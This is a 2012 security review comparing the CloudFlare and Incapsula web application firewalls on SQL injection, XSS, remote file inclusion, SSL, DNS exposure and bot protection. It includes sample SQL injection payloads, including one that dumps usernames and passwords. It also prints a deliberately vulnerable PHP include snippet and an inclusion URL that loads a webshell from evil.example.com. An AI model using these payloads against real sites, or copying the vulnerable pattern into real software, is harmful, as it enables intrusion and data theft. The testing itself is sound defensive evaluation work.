

Incapsula vs. CloudFlare

Security Review & Comparison

Philip Tibom, Sweden

10/15/2012

Introduction

CloudFlare and Incapsula are two different Cloud-based website security and acceleration services. They both work by sitting in between the sites visitors and the Webservers, and then forwarding the requested content to the visitors. With such a method, they can filter out the bad traffic from reaching a website. They also offer many features that speed up and optimize websites.

This review is focused only on the security aspects of the two services. Both services offer protection against bad bots, a Web Application Firewall (WAF) which they claim to protect from malicious bots and hacking attempts, and DDoS Protection. This review shows whether they really provide the protection they claim to.

Table of Contents

About the author	3
Who should read this review?	3
Content	4
DNS changes – How does it affect your security?	5
SQL injection protection – How well does it work?	8
Method	8
Incapsula results (SQL-injections).....	9
CloudFlare results (SQL-Injections)	11
XSS (Cross Site Scripting) protection – How well does it work?	12
CloudFlare results (XSS).....	12
Incapsula results (XSS).....	12
Remote File Inclusion protection – How well does it work?	13
OWASP Top 10 Vulnerabilities – Are they protected?	14
Clarification.....	14
SSL – Does it work? Is it easy?	15
CloudFlare.....	15
Incapsula.....	16
Control panel – How does it help you protect your site?	17
CloudFlare.....	17
Incapsula.....	19
Spam bot / Bad bot protection – Is it effective?	20
CloudFlare.....	20
Incapsula.....	21
PCI Compliance – Does the WAF meet the requirements?	22
DDoS protection – Is it included?	22
Summary & Conclusion	23

Introduction

About the author

My name is Philip Tibom and I'm from Sweden. I have been a customer of both CloudFlare and Incapsula for **more** than 6 months. Within this time I have learned the differences quite well and I will try to explain those as detailed as a customer could.

Computers are my biggest hobby. I created my first fully working website when I was 8 years old. With the knowledge I have learned from creating websites, I also learned their weaknesses. I created my first SQL-injection when I was around 10 years old. It was meant to change other people's profiles in a web-based multiplayer game and in fact it worked very well. I have since then been very fascinated about security.

Who should read this review?

This review is aimed towards people who already heard of what CloudFlare and Incapsula are and for those who would like to learn more about their security aspects. If you never heard of these services before, I recommend that you check both their websites out.

www.CloudFlare.com

www.incapsula.com

I also recommend that you find other reviews which compare non-security related features. This review is completely security oriented and will not explain things that do not have to do with security. The reason for this is that there are already good reviews out there but none of them have written anything about security. And in my personal opinion, the security features is the main reason why anyone would want to use any of these two services.

Content

In this review I will use the *Pro package* from CloudFlare which costs \$20 a month and the *Business package* from Incapsula which costs \$59 a month. On the paper, they are advertised to do about the same things security wise. The price is certainly one of the main reasons why more people use CloudFlare.

This review is created to find out whether they provide the same level of security.

I will go through the following parts of both services.

1. DNS changes – How does it affect your security?
2. SQL injection protection – How well does it work?
3. XSS (Cross Site Scripting) protection – How well does it work?
4. Remote File Inclusion protection – How well does it work?
5. OWASP Top 10 Vulnerabilities – Are they protected?
6. SSL – Does it work? Is it easy?
7. Control panel – How does it help you protect your site?
8. Spam bot / Bad bot protection – Is it effective?
9. PCI Compliance – Does the WAF meet the requirements?
10. DDoS protection – Is it included?
11. Summary & Conclusion

The review

DNS changes – How does it affect your security?

In order to use CloudFlare or Incapsula we must do some changes to our DNS. With CloudFlare we need to change the whole name server to CloudFlare's, and with Incapsula it's enough to just change the DNS records. But the principal for both are the same: We need to set our DNS records to target *their* servers in order to get the traffic through their cloud network which will help us protect our sites.

How does this affect the security?

There are a few things we must consider. Is the name server secure? Can it withstand large traffic and DDoS attacks? Is it redundant? Will it cause downtimes for our sites? What happens if an attacker finds the real IP-address of our servers? Can they find the real IP-address?

In CloudFlare's case

With CloudFlare we must change the whole name servers. So basically we need to get rid of our old ones. Is this good or bad? It depends. But there are a few benefits from changing name servers to CloudFlare in most cases. CloudFlare uses redundant DNS as well as Anycast technology. Their network is currently powered by 23 data centers across the world. An attacker would have to take down 23 data centers at the same time to make the DNS unavailable. And that is an extremely difficult task. It is much harder than taking down the 1 to 5 name servers that we normally have. Alternatively an attacker could make a certain area of the world unavailable from accessing a CloudFlare site but only temporarily until the legit traffic gets routed through a different datacenter.

You can read more about their Anycast here: <http://blog.CloudFlare.com/a-brief-anycast-primer>

In Incapsula's case

With Incapsula we don't have to change any name servers. All we need to do is to change a few existing DNS records. Therefore the liability/reliability of name servers stays the same as before activating Incapsula. No big changes here.

Vulnerability with both CloudFlare and Incapsula

The goal like mentioned before is to route all traffic through one of these cloud services. But what happens if the attacker finds the original IP-address of our sites? That will allow them to bypass the whole cloud and attack the sites directly! This is something that everyone must be aware of. And there are a few things that we must do ourselves to prevent this from happening.

How to resolve this vulnerability

1. We need to set up a firewall on our own web servers. Alternatively set up *htaccess* restrictions.
If we do not do this, the attacker will be able to send SQL injections and XSS without passing through CloudFlare's or Incapsula's security checks. The key here is to whitelist connections from CloudFlare and Incapsula only. That way only those who visit the site through CloudFlare or Incapsula will be able to establish a connection to the server. The best option is to use a firewall. It will prevent all connections completely. If you do not have the ability to set up a firewall then you must use an *htaccess* file and whitelist the IP-addresses from CloudFlare and Incapsula that way. Both CloudFlare and Incapsula provide an easy to use *htaccess* file that you can use.
2. Secondly we need to prevent attackers from finding our real IP-address. Even though we prevented them from visiting the sites directly in the previous step, they can still execute attacks on the actual webserver if they have the original IP-address. Such as DDoS and various exploits that *htaccess* cannot protect against. To resolve this we must first know how an attacker can get the IP-address.

The most common ways for an attacker to find the real IP-addresses is to make a simple DNS-lookup. In CloudFlare's situation the installing procedure automatically sets up a few DNS-records for us. This is a big liability. Because it creates DNS-records such as `direct.yourdomain.com` and this record points exactly to our true IP-address. They thought it would be good if website owners can bypass the cloud by visiting that direct URL instead of the protected URL. Well so will the attackers! It is crucial to delete the `direct.yourdomain.com` record. Otherwise our website will be an easy target for attackers. Incapsula does not have this issue as they cannot tamper with our DNS-records like CloudFlare can.

Example from CloudFlare's DNS editor.



*Changing the name of the DNS-record like they suggest will **NOT** improve security. Anyone will still be able to find the original IP-address for as long as such DNS-record exists. Regardless of what it is named. Solution: Delete the DNS entry completely.*

3. We need to remove ALL our MX-records! Again with a simple DNS-lookup the attacker will find where we have pointed our MX-records. In case you do not know what an MX-record is. It basically points to where we have our mail-server. In most cases our mail-server is located on the same physical server as the web-server. Therefore they share the same IP-address. Attackers know this and they will exploit it. If we do not use a mail-server then we not have to worry. Just delete all the MX-records and the problem is solved. In case you must have e-mail then it is recommended to use an external mail-server such as Google Mail. You can sign up for *Google Apps* and receive 10 accounts to your personal domain for free. Google Mail is likely one of the most robust providers out there. There are also other Mail server providers. You can also set up a second mail server on a different machine with a different IP-address. That will separate it from your website and then they will be attacking your mail-server only and not your webserver. This vulnerability affects both CloudFlare and Incapsula. Unfortunately none of them supports protection of mail-servers. The problem must be solved by the user.
4. There may also be another bunch of records pointing to our servers such as `cpanel.yourdomain.com` and `ftp.yourdomain.com`. A common mistake is that people rename these and then thinks that attackers would not be able to guess them. But that is a false assumption. A simple DNS-lookup will show all your exact records and their exact IP-addresses. They are not hidden at all! The only solution is to delete them completely.

Quick solution to step 2, 3 and 4 (If you did not want to read it all)

Only keep two DNS-records regardless of what CloudFlare creates. The two records we should have is

1. *A-record* for our naked domain pointing to our servers IP-address.
2. *CNAME-record* for our WWW. pointing to our naked domain (`.yourdomain.com`).
This is all that we need for our website to fully function.

The solution is the same for Incapsula, except in Incapsula's case we will have three DNS-records: Two *A-records*, and one *CNAME-record*, as instructed by Incapsula in the installation process.

Note that these are not flaws by these two security services but flaws within our own configurations. Following the described steps above will fix them and make our sites secure and compatible with CloudFlare and Incapsula. By making sure that no traffic is reaching our servers without passing through the clouds!

SQL injection protection – How well does it work?

There is only one way to find out. And that is to test!

In this part I have tested 30 different real SQL-injections against vulnerable web-applications such as Joomla.

Method

Note: The examples below are only a few of the injections that I have tested. They are meant to describe what kind of tests that I performed and not to be a full report of every single injection.

Test 1

I started with testing simple SQL-injections against a website I created myself, which was vulnerable on purpose. These simple injections were submitted via a HTML form to a PHP script, using a legitimate browser which can make it hard for a WAF to determine whether it is a false positive or not.

Example:
' OR '' = '
1;DROP TABLE users

Test 2

In this test I moved on to more advanced SQL-injections that could actually be used on real websites. This has also been submitted from a legitimate browser.

Example:
union all select
"\$.kan."%2Cnull%2Cconcat(0x3c757365723e,"\$.user.",0x3c757365723e3c706
173733e,"\$.pass.",0x3c706173733e)%2Cnull%2Cnull%2Cnull from
"\$.table."+--+ TEST";

Test 3

Here I am testing SQL-injections via Perl scripts. I wanted to see what happens with an exploit that is not submitted via browser but just a Perl script. This time I test quite recent exploits/vulnerabilities that have not yet been patched by the developers. This means that vulnerable sites out there could have been protected by using a WAF, even though their security holes were not patched.

Video demonstration

<http://www.youtube.com/watch?v=XyomdqPWSg4>

Incapsula results (SQL-injections)

Incapsula successfully protected the vulnerable sites from all the 30 different SQL-injections.

That means that they blocked every injection attempt including the exploits/vulnerabilities in Test 3 which has not yet been patched by their developers.

Such interesting blocking methods lead me into testing further as I thought this could possibly lead to a lot of false positives. But this is not the case. Incapsula seems to be very intelligent. It goes by signatures but also by generic detection methods. And together this actually seems to block only the true SQL-injection attempts. I tested many different patterns including weird characters. I also tested lines that looks like SQL-injections but is indeed not. I did not manage to trigger a single false positive.

This is the screen that Incapsula shows when blocking a suspected hacking attack.

Access Denied Incapsula

www. [redacted].se
owner has denied your access to the site.

Incapsula Incident ID	47000830152982802-348660299721540921
Your IP Address	[redacted]
Proxy IP	149.126.74.19
Proxy ID	1047
Error Code	15

Incapsula Maximum Security & Performance for Any Website [Why is this happening](#) | www.incapsula.com

[Terms of use](#) | [Privacy Policy](#)

The blocking screen looks very clear and professional. It is straight to the point with no mess around it. It provides details such as Incident ID in case that it is a false positive. That way the administrator can look into it. You may ask why there is no CAPTCHA or no way to request access. That is because it is simply not needed. **The amount of false positives is extremely low.**

Once an incident as this one is created, the administrator gets an alert to the email with details. There are a number of reasons why an admin would like to check up on this. Perhaps it is indeed a false positive and the request needs to get whitelisted. Or perhaps it is a hacker who actually managed to do some damage. So the administrator can look it up and fix eventual problems. Getting alerts to the e-mail is a very nice feature that can easily be turned off.

This is what the email looks like.

The email contains details about the attack and everything we need to know. It shows the URL that was accessed, what kind of injection that was posted and which kind of user agent. It contains the IP address and country, how many page visits and which actions Incapsula took to prevent it. On top of that there are links to whitelist the IP or to investigate the incident even further.

Everything in a very compact e-mail! That is just a brilliant feature.

Of course we will be able to see all this in our control panel as well. You can find more details about the control panel and how to find threats later in this review.


CloudFlare results (SQL-Injections)

Out of these 30 SQL-injections CloudFlare blocked only 1, even though most of them has been “known” for years. CloudFlare failed Test 1 and Test 3 but passed Test 2. This was also the only specific injection that it successfully blocked. But the issues do not end there. When CloudFlare blocks something, it greets the user or bot with a CAPTCHA page. And once we completed the CAPTCHA we are free to submit any harmful content to the site without getting flagged again!

Example of CloudFlare’s blocking page.


One more step to access **www.████████.com**

CAPTCHA:



Optional message for site owner (100 characters max):

REQUEST ACCESS →



[View advanced details and evidence regarding your restriction](#)

<h3>What happened?</h3> <p>The security system for this website has been triggered because of a phrase or content in your submission. If you are reading this, you are most likely a human visitor trying to log in or post a comment that triggered the system.</p>	<h3>When will this restriction go away?</h3> <p>This restriction will disappear when your computer or mobile device is cleaned and no more harmful behavior is detected. Completing the challenge above proves you are a human and gives you temporary access. You can ask the website owner to permanently whitelist you.</p> <p>Note: your actions have been logged.</p>
--	--

Your IP: ██████████ · [Help](#) · Performance & Security by CloudFlare

Once we have filled in those two words and requested access, we are free to post any SQL-injection we like without getting stopped! This is a huge liability and CloudFlare is definitely not living up to the standards of a Web Application Firewall. This page did not even prevent my automated SQL-injection bot.

A positive point for CloudFlare is that we can customize the blocking page. We can replace the text and change background colors to match the real site. However I still think that Incapsula’s blocking page looks much more professional and it is straighter to the point. If there is a potentially dangerous request then block it! There is no need to play around with CAPTCHAS like this. It unfortunately makes the whole WAF completely useless when CloudFlare automatically trusts a user because he/she completed a simple text challenge.

XSS (Cross Site Scripting) protection – How well does it work?

Cross Site Scripting is more dangerous than most people think. It can actually be more dangerous than SQL-injections and it can also be tricky to write code which filters every kind of XSS properly.

XSS can infect website visitors with virus, steal their cookies (authentication data), log keystrokes and a countless of other things. XSS should not be taken lightly and every site must be secured from it.

Let us see whether Incapsula or CloudFlare can provide this security for us.

In this test I have picked random 15 different XSS from the following website:

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

CloudFlare results (XSS)

CloudFlare disappoints again. **It protected against 0 out of 15 XSS.** Not even a single CAPTCHA challenge this time.

Incapsula results (XSS)

Incapsula got much better result compared to CloudFlare. It protected against 12 out of these 15 attempts (by the time this review is published, Incapsula have notified me that they have added protection against the 3 kinds of XSS which they failed to protect in my test). XSS is trickier to deal with than SQL-injections so this is somewhat expected. But this proves that we cannot trust any Web Application Firewall completely. It is necessary to write secure code as well. You should always consider a WAF as an extra layer of security. Never rely on it completely.

The blocking page looks the same as for the SQL-injections. It will also send us an e-mail. So even if someone did manage to break the XSS-protection on our site, it is entirely possible that they failed a couple of times before. This way we will be alerted and able to investigate everything that the user has done and easily see if he successfully inserted XSS anywhere on our site. I did not notice any false positives even when inserting HTML with an editor such as TinyMCE or CKeditor.

Remote File Inclusion protection – How well does it work?

In this test I used the following example from Wikipedia. It is the simplest kind of RFI so I thought it would be a good starting point.

```
<?php
    $color = 'blue';
    if (isset( $_GET['COLOR'] ) )
        $color = $_GET['COLOR'];
    include( $color . '.php' );
?>
<form method="get">
    <select name="COLOR">
        <option value="red">red</option>
        <option value="blue">blue</option>
    </select>
    <input type="submit">
</form>
```

`/vulnerable.php?COLOR=http://evil.example.com/webshell.txt?`

I made my own text shell and uploaded it to one of my external sites. The actual vulnerability works but both Incapsula and CloudFlare failed to protect against it. This is another proof that it is important to write secure code from the beginning, and that we cannot rely solely on a WAF. Even though Incapsula for example is already a great improvement in security, we simply cannot take their word that they will defend against every threat.

This is not the most crucial feature to be missing out though as it is rather easy to avoid coding wise when creating a website. And in many cases web servers are already protecting against this kind of threat.

OWASP Top 10 Vulnerabilities – Are they protected?

Both CloudFlare and Incapsula claims to protect against the OWASP Top 10 vulnerabilities. So far CloudFlare has already failed the first two ones in the list, according to my tests.

Vulnerability	CloudFlare protected?	Incapsula protected?
A1 – Injection	No	Yes
A2 – XSS	No	Yes
A3 – Broken Authentication & Session Management	No, this relies on the website.	No, this relies on the website.
A4 – Insecure Direct References	No, this relies on the website.	No, this relies on the website.
A5 – Cross Site Request Forgery	No, this relies on the website.	No, this relies on the website.
A6 – Security Misconfiguration	Partially, this relies on the website.	Partially, this relies on the website.
A7 – Insecure Cryptographic Storage	No, this relies on the website.	No, this relies on the website.
A8 – Failure to Restrict URL Access	No, this relies on the website.	No, this relies on the website.
A9 – Insufficient Transport Layer Protection	Yes	Yes
A10 – Unvalidated Redirects and Forwards	No, this relies on the website.	No, this relies on the website.

Clarification

No, this relies on the website.

This means that the vulnerability is out of CloudFlare’s and Incapsula’s control. They could not do anything about it even if they wanted to. For example: A7 – Insecure Cryptographic Storage. This vulnerability involves whether the database is using a secure encryption for storage. Where the encryption key is stored or whether it could be found if someone penetrated the system. This is something that a WAF cannot protect against as it has to be a part of the application architecture.

A6 - Security Misconfiguration – Partially, this relies on the website.


This is also something that relies on the website and the server it is running on. Although since the user has to reach our site through CloudFlare or Incapsula, that removes *some* of the misconfigurations due to the visitors going through the cloud-servers and not our own. There can still be misconfigurations on the website level and that is something that CloudFlare and Incapsula cannot protect against.

SSL – Does it work? Is it easy?

SSL is a very important factor for every website that handles login information and an absolute requirement for any website handling payment information. Both CloudFlare and Incapsula offers SSL solutions but in slightly different ways.

CloudFlare

CloudFlare offers two types of SSL solutions.



The first solution is something they call 'Flexible SSL'.

I personally love this option because it does not require us to have our own SSL certificate. It also does not require us to have our own dedicated IP-address. All we have to do to enable it is to click the Flexible SSL button and then it is finished!

There are flaws with it however. As you can see in the picture the connection is only encrypted between the user and CloudFlare. And then the connection is unprotected between CloudFlare and our servers. Flexible SSL can prevent a great amount of attack vectors as in most cases the traffic is sniffed between the user and CloudFlare. Often it is a virus on the very same network as the user. And in these cases Flexible SSL is a very good solution. It allows budget sites that cannot afford their own IP-address to benefit from encryption. It is however not ideal for business sites as it does not offer full protection.

The second solution is what they call Full SSL.

Full SSL means that the whole connection is encrypted, between the user and CloudFlare, and between CloudFlare and our servers. For this to work we must already have SSL on our server. It is possible to use a self-signed certificate in this case to avoid additional costs. However to use SSL on our server we must have a dedicated IP-address for that specific website only. This option is highly recommended but it can be difficult or expensive for websites on a shared webserver. This option is suitable for VPS's or dedicated servers. This is a must for any website handling payment information.

SSL-certificates

CloudFlare offers a certificate signed by GlobalSign. It shows a regular blue bar in the browser and uses RC4, 128 bit key. This is considered high grade encryption. It is not possible to get different certificates or EV SSL (green bar) unless we upgrade to CloudFlare's enterprise package.

Incapsula

The solution that Incapsula is using is very similar to the one that CloudFlare calls Full SSL. It also requires us to have SSL on our own server and then the certificate is replaced with Incapsula's.

The procedure for setting up SSL with Incapsula is completely automatic. It will detect if we are already using SSL and then it will implement it on the fly.

SSL-certificates

Incapsula also offers a certificate signed by GlobalSign. It also shows a regular blue bar in the browser. However Incapsula uses a stronger encryption than CloudFlare, Camellia-256 with a 256-bit key.

Both CloudFlare and Incapsula offer outstanding options for SSL. They are both incredibly easy to set up. It is literally no more than one click and it is done.

Control panel – How does it help you protect your site?

You may think that the control panel doesn't matter. A control panel does matter as it will help you administrate and find threats more easily. While most things are completely automated in these two services we would still have to watch the logs every now and then to see that no harm has been done. And this is where the control panel comes in.

CloudFlare


Threat control



Alerts				Show all	With any status	Visiting any zone
WEB SPAMMER	28	Tue Oct 09 2012	IP: 211.154.83.39	CHALLENGED	+ BLOCK	+ TRUST
WEB SPAMMER	19	Sat Oct 06 2012	IP: 123.71.247.17	CHALLENGED	+ BLOCK	+ TRUST
WEB SPAMMER	34	Sat Oct 06 2012	IP: 207.112.46.60	CHALLENGED	+ BLOCK	+ TRUST
WEB SPAMMER	25	Sat Oct 06 2012	IP: 173.237.179.159	CHALLENGED	+ BLOCK	+ TRUST
WEB SPAMMER	41	Tue Oct 02 2012	IP: 178.137.92.240	CHALLENGED	+ BLOCK	+ TRUST
WEB SPAMMER	44	Sun Sep 30 2012	IP: 193.239.255.169	CHALLENGED	+ BLOCK	+ TRUST
WEB SPAMMER	42	Wed Sep 26 2012	IP: 91.207.6.81	CHALLENGED	+ BLOCK	+ TRUST
WEB SPAMMER	47	Wed Sep 26 2012	IP: 192.162.19.199	CHALLENGED	+ BLOCK	+ TRUST

This is the threat control in CloudFlare. It shows a list of the most recent threats. As you can see in the picture, all of them were challenged with a CAPTCHA. All of them were supposedly spammers. We have a nice view of the type of incident, the IP, country and the rating of how dangerous CloudFlare thinks the threat is. We then have the option of either blocking it permanently or whitelisting the visitor from getting challenged again. Whitelisting will remove all security checks from that user.

Then we are able to expand each incident to figure out more about what happened.



Alerts

WEB SPAMMER 34 Sat Oct 06 2012 IP: 207.112.46.60 CHALLENGED + BLOCK + TRUST

OVERVIEW DETAILS WHOIS

Visitor did not leave any messages!

WARNING: Visitor has not run an antivirus scan!

More info on 207.112.46.60: [Google](#) [Project Honey Pot](#)

IP neighborhood threat heatmap:

IP visibility & behavior:
Seen 4 times on your domain(s)
Seen 76 times on the CloudFlare network

This is the expanded view. It shows that the visitor has not run an anti-virus scan. Based on what? This specific user was indeed a spammer. But for the sake of it I checked when a friend of mine triggered a false positive on my website. He did run an anti-virus scan right

after getting the error from CloudFlare and it still said that he didn't run any scans. So the CloudFlare feature did obviously not detect that.

Then it shows a neighborhood threat heatmap. I find it weird as it is just a bar with strange colors and does not really describe anything about what happened.

Then there are several links. There is one link to Google. It basically Google's the IP address to find out more about it from various other websites. We could have copied and pasted the IP into Google ourselves.

The second link is to Project Honey Pot. It brings us to their website with information that they collected about the IP on other sites. Such as if the user spammed other sites, we will be able to see it there.

Now moving on to the details tab.



This is the details tab. It is supposed to show the User-agents there. But it does not it is just empty. And it appears like that for every single blocked entry so this is not just an exception.

All in all, CloudFlare does not tell us anything about what happened. It is just a simple block or a allow menu. No space for further research.

Incapsula

Time	Client Details	Event Details
16 minutes ago	Firefox 15.0.1 from Sweden	<p>Entry Page: /</p> <p>User Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:15.0) Gecko/20100101 Firefox/15.0.1</p> <p>OS: Windows 7</p> <p>1 SQL Injection</p>

Showing 1 to 1 Show 10

[Actions](#) [More](#)

- Blacklist IP
- Whitelist IP

This is the threat control in Incapsula. It allows us to filter incidents by threat types such as: bots, injections, XSS, vulnerability scanners, spammers and the list goes on.

The above image is an example of an SQL injection that Incapsula detected. It immediately shows us which kind of threat, user-agent, country, time, operating system, page views, hits, cookies and the basic stuff.

We can also expand it for more details.

URL: /sqli-test.php (POST)
Status: Blocked by security rules
Post: test=' OR '='
Referrer: http://www...com/sqli-test.php

SQL Injection (Request blocked)
Attempted on: request parameter test
Threat pattern: ' OR '='
[Add to whitelist](#)

SQL Injection

Once we expanded it, we get all the information we would need. It shows the URL that was accessed while the user was blocked. It shows what the POST contained, so we can easily determine if it is a true injection attempt or a false positive.


We are then able to block the IP or whitelist just like in CloudFlare. We can also choose to whitelist that specific URL or POST field, to prevent further false positives. In case we in fact want to accept dangerous input for that specific part of the website.

Incapsula's control panel allows for much further research than CloudFlare, and in case something bad happened - we will be able to figure out what exactly happened and solve potential security holes, thanks to the detailed logs.

Spam bot / Bad bot protection – Is it effective?

Both CloudFlare and Incapsula offer a service which will prevent spam and bad bots from our websites, and for both services this is completely free.

CloudFlare




This image is an example of how CloudFlare's statistics for spam looks like. It is very clear and easy to follow. We will be able to see at which times of the day most bots visits and how CloudFlare successfully prevented the spam.

During these 6 months that I used CloudFlare for several websites, it actually prevented a lot of spam but not completely. Every now and then a spam bot managed to sneak through. Most of it were however gone thanks to CloudFlare. The negative part about it is that false positives are triggered randomly, forcing legitimate users to type in a CAPTCHA in order to get access to the website. It is possible to decrease the number of false positives by lowering the security settings. But that will also let more spam bots through.

CloudFlare is a good service to prevent spam. But my visitors were annoyed by the challenge pages.

Incapsula



Note that the example above is from a new website with very little traffic.

This is an example of Incapsula's statistics view. It is very detailed; it shows the hits, top countries, top clients and more. It is a bit similar to CloudFlare's statistics but even more detailed.

What we really care about though is how effective it is. And this system is absolutely amazing. During the time that we used Incapsula, we did not receive one single spam bot, and we did not receive one single false positive either! We did use our own "security question" in order to sign up and post but we did that for CloudFlare as well, with the exact same security question. Yet a few bots managed to get through. Not with Incapsula!

There is also an option for Incapsula where we may choose to trigger a CAPTCHA for suspicious visitors in case we get a huge trouble with spam. Incapsula uses a reputation system similar to CloudFlare but they also use different methods to monitor the visitor's and they are then able to determine whether they are true spammers or not. On top of that, they can detect several types of user agents and bots. For example they can detect vulnerability scanners and check if someone used it on our site. And in that case it also shows which vulnerability scanner that was used. They also display the names of each individual bot that visits our website, in case we want to look that bot up more in detail.

PCI Compliance – Does the WAF meet the requirements?

If your site handles payments by any of the following brands: American Express, Discover Financial Services, JCB International, MasterCard Worldwide, and Visa Inc., Then your site must be PCI Compliant. Can CloudFlare and Incapsula help with this?

The short answer for CloudFlare is NO. CloudFlare is not PCI certified.

The answer for Incapsula is YES. Incapsula is PCI certified. Here is the proof:

http://www.incapsula.com/images/documents/certificate_of_compliance_incapsula.pdf

